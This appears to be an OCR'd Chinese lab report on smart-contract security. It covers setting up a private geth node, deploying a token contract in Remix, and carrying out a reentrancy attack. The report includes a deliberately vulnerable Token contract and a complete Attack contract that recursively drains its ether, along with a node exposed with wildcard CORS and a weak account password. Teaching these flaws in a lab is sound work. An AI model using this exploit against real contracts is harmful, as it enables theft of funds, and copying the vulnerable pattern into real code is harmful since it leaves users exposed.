
geth --datadir ./node1 --networkid 72 --http --http.port 8545 --http.api 'web3,eth,net,debug,personal' --http.corsdomain '*' console 来开启


然后链接节点，创建账户，打开 remix，在 Deploy & run transactions 选择 external http provider

```
kingqaquuu@ubuntu: ~/Desktop/Creation
kingqaquuu@ubuntu:~/Desktop/Creation$ geth --datadir ./node1 --networkid 72 --ht
tp --http.port 8545 --http.api 'web3,eth,net,debug,personal' --http.corsdomain '
*' console
INFO [11-28|01:57:34.016] Maximum peer count                       ETH=50 LES=0
total=50
INFO [11-28|01:57:34.016] Smartcard socket not found, disabling    err="stat /ru
n/pcscd/pcscd.comm: no such file or directory"
INFO [11-28|01:57:34.016] Set global gas cap                       cap=50,000,00
0
INFO [11-28|01:57:34.016] Allocated trie memory caches             clean=154.00M
iB dirty=256.00MiB
INFO [11-28|01:57:34.016] Allocated cache and file handles         database=/hom
e/kingqaquuu/Desktop/Creation/node1/geth/chaindata cache=512.00MiB handles=524,2
88
INFO [11-28|01:57:34.033] Opened ancient database                  database=/hom
e/kingqaquuu/Desktop/Creation/node1/geth/chaindata/ancient readonly=false
INFO [11-28|01:57:34.034] Initialised chain configuration          config="{Chai
nID: 666 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0
 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, Muir Glacier: <nil>,
Berlin: <nil>, London: <nil>, Engine: ethash}"
INFO [11-28|01:57:34.034] Disk storage enabled for ethash caches   dir=/home/kin
gqaquuu/Desktop/Creation/node1/geth/ethash count=3
INFO [11-28|01:57:34.034] Disk storage enabled for ethash DAGs     dir=/home/kin
gqaquuu/.ethash count=2
```


```
> admin.nodeInfo
{
  enode: "enode://89015e39afe9164f6615b90314b9f9f25879065c2249b0f2a312962bb8766e8ce2f7a88a11349948cc
40970cb1ed399ead9c9b0ec7de66100855d497a94194ab@127.0.0.1:30303",
  enr: "enr:-J24QJerOkCHnaxG9UqXIw513QHMza-pYVYuUIz29k8a39QbPh4Kt4sdoCyW7F0iFJcDpqPOPU2Khvj3TgHsXZaU
wxMCg2V0aMfGhJPR68WAgmlkgnY0gmlwhH8AAAGJc2VjcDI1NmsxoQOJAV45r-kWT2YVuQMUufnyWHkGXCJJsPKjEpYruHZujIRz
bmFwwIN0Y3CCdl-DdWRwgnZf",
  id: "748a5e476602758a3f7ed313d5faecf3b4dc70fb9f599f8d0a483580c3c324ce",
  ip: "127.0.0.1",
  listenAddr: "[::]:30303",
  name: "Geth/v1.10.5-stable-33ca98ec/linux-amd64/go1.21.4",
  ports: {
    discovery: 30303,
    listener: 30303
  },
  protocols: {
    eth: {
      config: {
        byzantiumBlock: 0,
        chainId: 666,
        constantinopleBlock: 0,
        eip150Block: 0,
        eip150Hash: "0x0000000000000000000000000000000000000000000000000000000000000000",
        eip155Block: 0,
        eip158Block: 0,
        ethash: {},
        homesteadBlock: 0,
        istanbulBlock: 0,
        petersburgBlock: 0
      },
      difficulty: 2,
      genesis: "0xd3d6bb893a6e274cab241245d5df1274c58d664fbb1bfd6e59141c2e0bc5304a",
      head: "0xd3d6bb893a6e274cab241245d5df1274c58d664fbb1bfd6e59141c2e0bc5304a",
      network: 72
    },
```

```
kingqaquuu@ubuntu: ~/Desktop/Creation/node1
kingqaquuu@ubuntu:~/Desktop/Creation/node1$ geth attach ipc:geth.ipc
Welcome to the Geth JavaScript console!

instance: Geth/v1.10.5-stable-33ca98ec/linux-amd64/go1.21.4
at block: 0 (Thu Nov 28 2019 01:11:26 GMT-0800 (PST))
 datadir: /home/kingqaquuu/Desktop/Creation/node1
 modules: admin:1.0 debug:1.0 eth:1.0 ethash:1.0 miner:1.0 net:1.0 personal:1.0
rpc:1.0 txpool:1.0 web3:1.0

To exit, press ctrl-d
> admin.nodeinfo
undefined
> eth.accounts
[]
> personal.newAccount("123456")
"0x0b7ce7a0206911040baae3dc1e7afbccefb65e62"
> eth.accounts
["0x0b7ce7a0206911040baae3dc1e7afbccefb65e62"]
>
```







首先我们需要编写我们的代币合约 test2.sol


https://remix.ethereum.org/#lang=en&optimize=false&runs=200&evmVersion=null&version=soljson-v0.8.22+commit.4fc1097e.j
FILE EXPLORER
WORKSPACES
default_workspace
contracts
scripts
tests
.prettierrc.json
README.txt
test2.sol
Home
test2.sol
pragma solidity ^0.4.0;
contract MyToken {
/* This creates an array with all balances */
mapping (address => uint256) public balanceOf;
/* Initializes contract with initial supply tokens to the creator of the contract
function MyToken(uint256 initialSupply) public {
balanceOf[msg.sender] = initialSupply;
// Give the creator all initial tokens
}
/* Send coins */
function transfer(address _to, uint256 _value) public {
require(balanceOf[msg.sender] >= _value);
// Check if the sender has enough
require(balanceOf[_to] + _value >= balanceOf[_to]);
// Check for overflows
balanceOf[msg.sender] -= _value;
// Subtract from the sender
balanceOf[_to] += _value;
// Add the same to the recipient
}
}

编译器选择 0.4.19



编译成功后进入 Deploy & run transactions
输入 1000 点击 deploy，发行了 1000 货币，在 blance of 填上账户的地址，可以看到余额还有 1000




在 transfer 后面输入，"0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",100 即”账户地址”，货币


可以看到 transfer 成功

2.2.2 任务 2

在 REMIX IDE 中 新建 test.sol 文件



注意左侧的编译器选 0.4.x





```
contract Token {
mapping(address => uint) public balances;
function deposit() public payable {
balances[msg.sender] += msg.value;
}
function withdraw() public {
uint amount = balances[msg.sender];
require(amount > 0);
msg.sender.call.value(amount)("");  // bug 进入到攻击合约的 fallback 函数中
balances[msg.sender] = 0;
```


```
}
}
contract Attack {
Token public instance;
constructor(address _addr) {
instance = Token(_addr); // 实例化
}
function attack() external payable {
instance.deposit.value(1 ether)(); //存钱，保证能调用 withdraw()
instance.withdraw(); // 开始攻击
}
function balanceSelf() public returns(uint256) {
return this.balance;
}
function() external payable {
if (address(instance).balance >= 1 ether)// 如果完成攻击则返回
instance.withdraw(); // 重入
}
}
```

然后点击左上角的三角形编译


然后点击左侧准备部署，选好一个账户，选 Token 再 deploy




然后 value 改 5，单位改 ether，点下面的 deposit


DEPLOY & RUN TRANSACTIONS
3000000
VALUE
5
Ether
CONTRACT
Token - contracts/test.sol
evm version: byzantium
Deploy
Publish to IPFS
At Address
Load contract from Address
Transactions recorded 1
Deployed Contracts
TOKEN AT 0XD91...39138 (MEMOR
Balance: 0. ETH
deposit
withdraw
balances
address


就存入了 5 ETH




然后换 Attack，点击刚才 token 的地址部分，点复制拿到地址，拷贝到 deploy 旁边的位置，上面 account 换一个账户，然后点 deploy



部署完了之后，value 改 1，点下面的 attack 红色按钮



1+5 = 6. 发现重入攻击成功。



2.3 实验中的问题

